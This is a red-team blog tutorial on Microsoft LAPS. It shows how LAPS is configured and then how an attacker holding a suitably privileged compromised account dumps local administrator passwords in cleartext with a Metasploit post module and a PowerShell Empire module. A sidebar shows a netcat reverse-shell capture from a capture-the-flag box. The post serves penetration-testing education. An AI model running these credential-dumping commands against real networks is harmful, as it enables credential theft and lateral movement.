Hacking Articles

Raj Chandel's Blog

# Credential Dumping: LAPS

posted in RED TEAMING on MAY 31, 2020 by RAJ CHANDEL

SHARE

In this post, you will find out how Microsoft's LAPs feature can be abused by the attacker in order to get the end-user password.

## Table of Content

The "Local Administrator Password Solution" (LAPS) provides management of local account passwords of domain-joined computers. Passwords are stored in Active Directory (AD) and protected by ACL, so only eligible users can read it or request its reset.

For environments in which users are required to log on to computers without domain credentials, password management can become a complex issue. Such environments greatly increase the risk of a Pass-the-Hash (PtH) credential replay attack. The Local Administrator Password Solution (LAPS) provides a solution to this issue of using a common local account with an identical password on every computer in a domain. LAPS resolves this issue by setting a different, random password for the common local administrator account on every computer in the domain. Domain administrators using the solution can determine which users, such as helpdesk administrators, are authorized to read passwords.

Read more about LAPS Working and its Installation from here.

## LAPS Attack Walkthrough

**Prerequisites:** Download and Install LAPS on Domain Controller and Client machine

### Configuration

This attack is being tested on Windows Server 2016 & Windows 10, and you can use the reference link above to configure it. When you install LAPS at some time, you will need to select the feature for the management tool installation.

Choose “Will be installed on the local hard drive” under Management Tools for fat client UI, PowerShell module, GPO editor Templates.

Further, continue with your installation and configuration with the help of an official link and follow the same steps for the Client.

Then we have run following command in PowerShell that will integrate LAPS on our OU “tech”

```
Import-Module AdmPwd.PS
Update-AdmPwdADSchema
Set-AdmPwdComputerSelfPermission -OrgUnit Tech
Set-AdmPwdReadPasswordPermission -OrgUnit Tech -A
```

Now set up a group policy on LAPS by navigating to:

In the GPO, go to Computer Configuration > Policies > Administrative Templates > LAPS Enables the following settings:

- Password Settings
- Name of an administrator account to manage.
- Enable local administrator password management.

Now navigate to Active Directory Users and computers, then select the OU for your LAPs.

NOTE: Enable the Advance feature view as shown in the image.

Now to ensure that it is working fine, let’s check the password given by LAPs to CLIENT1 in its properties.  As you can observe in the given below image the LAPS has assign the random password to client1.

Similarly, with the help LAPS application, we can search for a password for any user’s password, as we have looked for client1’s password.

I Hope, till here you have understood the working and importance of LAPS in any organisation. Now lets we how an attacker can take advantage of LAPs and dump the user’s credential 😊.

## Metasploit

On compromised account of DC, use the following module of the Metasploit to extract the LAPS password for other end users.

This module will recover the LAPS (Local Administrator Password Solution) passwords, configured in Active Directory, which is usually only accessible by privileged users. Note that the local administrator account name is not stored in Active Directory, so it is assumed to be 'Administrator' by default.

```
use post/windows/gather/credentials/enum_laps
post(windows/gather/credentials/enum_laps) > set
post(windows/gather/credentials/enum_laps) > expl
```

As a result it will dump password in cleartext as shown in the image given below.

## PowerShell Empire

Same can be done with the help of PowerShell Empire, it allows an attacker to dump the end-users' credentials through a compromised account. It uses PowerShell script to get the LAPS password with the help of the following:

```
usemodule credential/get_lapspasswords
execute
```

Similarly, we it will also dump password in cleartext 😊, thus an attacker can access the other machine present in the network with the help of extracted credentials.

**Author**: Kavish Tyagi is a Cybersecurity enthusiast and Researcher in the field of WebApp Penetration testing. Contact **here**

### ABOUT THE AUTHOR

RAJ CHANDEL

Raj Chandel is Founder and CEO of Hacking Articles. He is a renowned security evangelist. His works include researching new ways for both offensive and defensive security and has done illustrious research on computer Security, exploiting Linux and windows, wireless security, computer forensic, securing and exploiting web applications, penetration testing of networks. Being an infosec enthusiast himself, he nourishes and mentors anyone who seeks it.

PREVIOUS POST
← SUMO: 1 VULNHUB WALKTHROUGH

NEXT POST
VICTIM:1 VULNHUB WALKTHROUGH →

## 2 Comments

→ CREDENTIAL DUMPING: LAPS

**JEROEN BLEEKER**
September 8, 2020 at 11:09 am

Hi Kavish

Nice article!
When you say "On compromised account of DC" ; does this mean that you first have to compromise an account (domain user /guest ?) before you can get the passwords, i assume?
I am qurious if Microsoft has acknowledged your findings ?

REPLY ↓

**0X64B01LED**
December 25, 2020 at 7:31 pm

It's not so simple! The compromised account must have rights to read the "ms-Mcs-AdmPwd" attribute from the Computer Account.

REPLY ↓

## Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Name *

Email *

Website

□ Notify me of follow-up comments by email.

□ Notify me of new posts by email.

POST COMMENT

## Search

ENTER KEYWORD

## Subscribe to Blog via Email

Email Address

SUBSCRIBE


## Join our Training Programs

IGNITE Technologies
JOIN OUR CYBER SECURITY TRAINING PROGRAMS
Enroll Today
www.ignitetechnologies.in

## Follow me on Twitter

Hacking Articles
@hackinarticles

Admirer HacktheBox Rooted@hackthebox_eu #hackt
#oscp #infosec #hacking #cyber



```
┌──(root💀kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
10.129.77.71: inverse host lookup failed: Unknown host
connect to [10.10.14.52] from (UNKNOWN) [10.129.77.71]
root@admirer:/# cd /root
cd /root
root@admirer:~# ls
ls
root.txt
root@admirer:~# cat root.txt
cat root.txt
e95fe[redacted]238
root@admirer:~# █
```

## Categories

- Cryptography & Stegnography
- CTF Challenges
- Cyber Forensics
- Database Hacking
- Footprinting
- Hacking Tools
- Kali Linux
- Nmap
- Others

- Password Cracking
- Penetration Testing
- Pentest Lab Setup
- Privilege Escalation
- Red Teaming
- Social Engineering Toolkit
- Uncategorized
- Website Hacking
- Window Password Hacking
- Wireless Hacking

## Articles

Select Month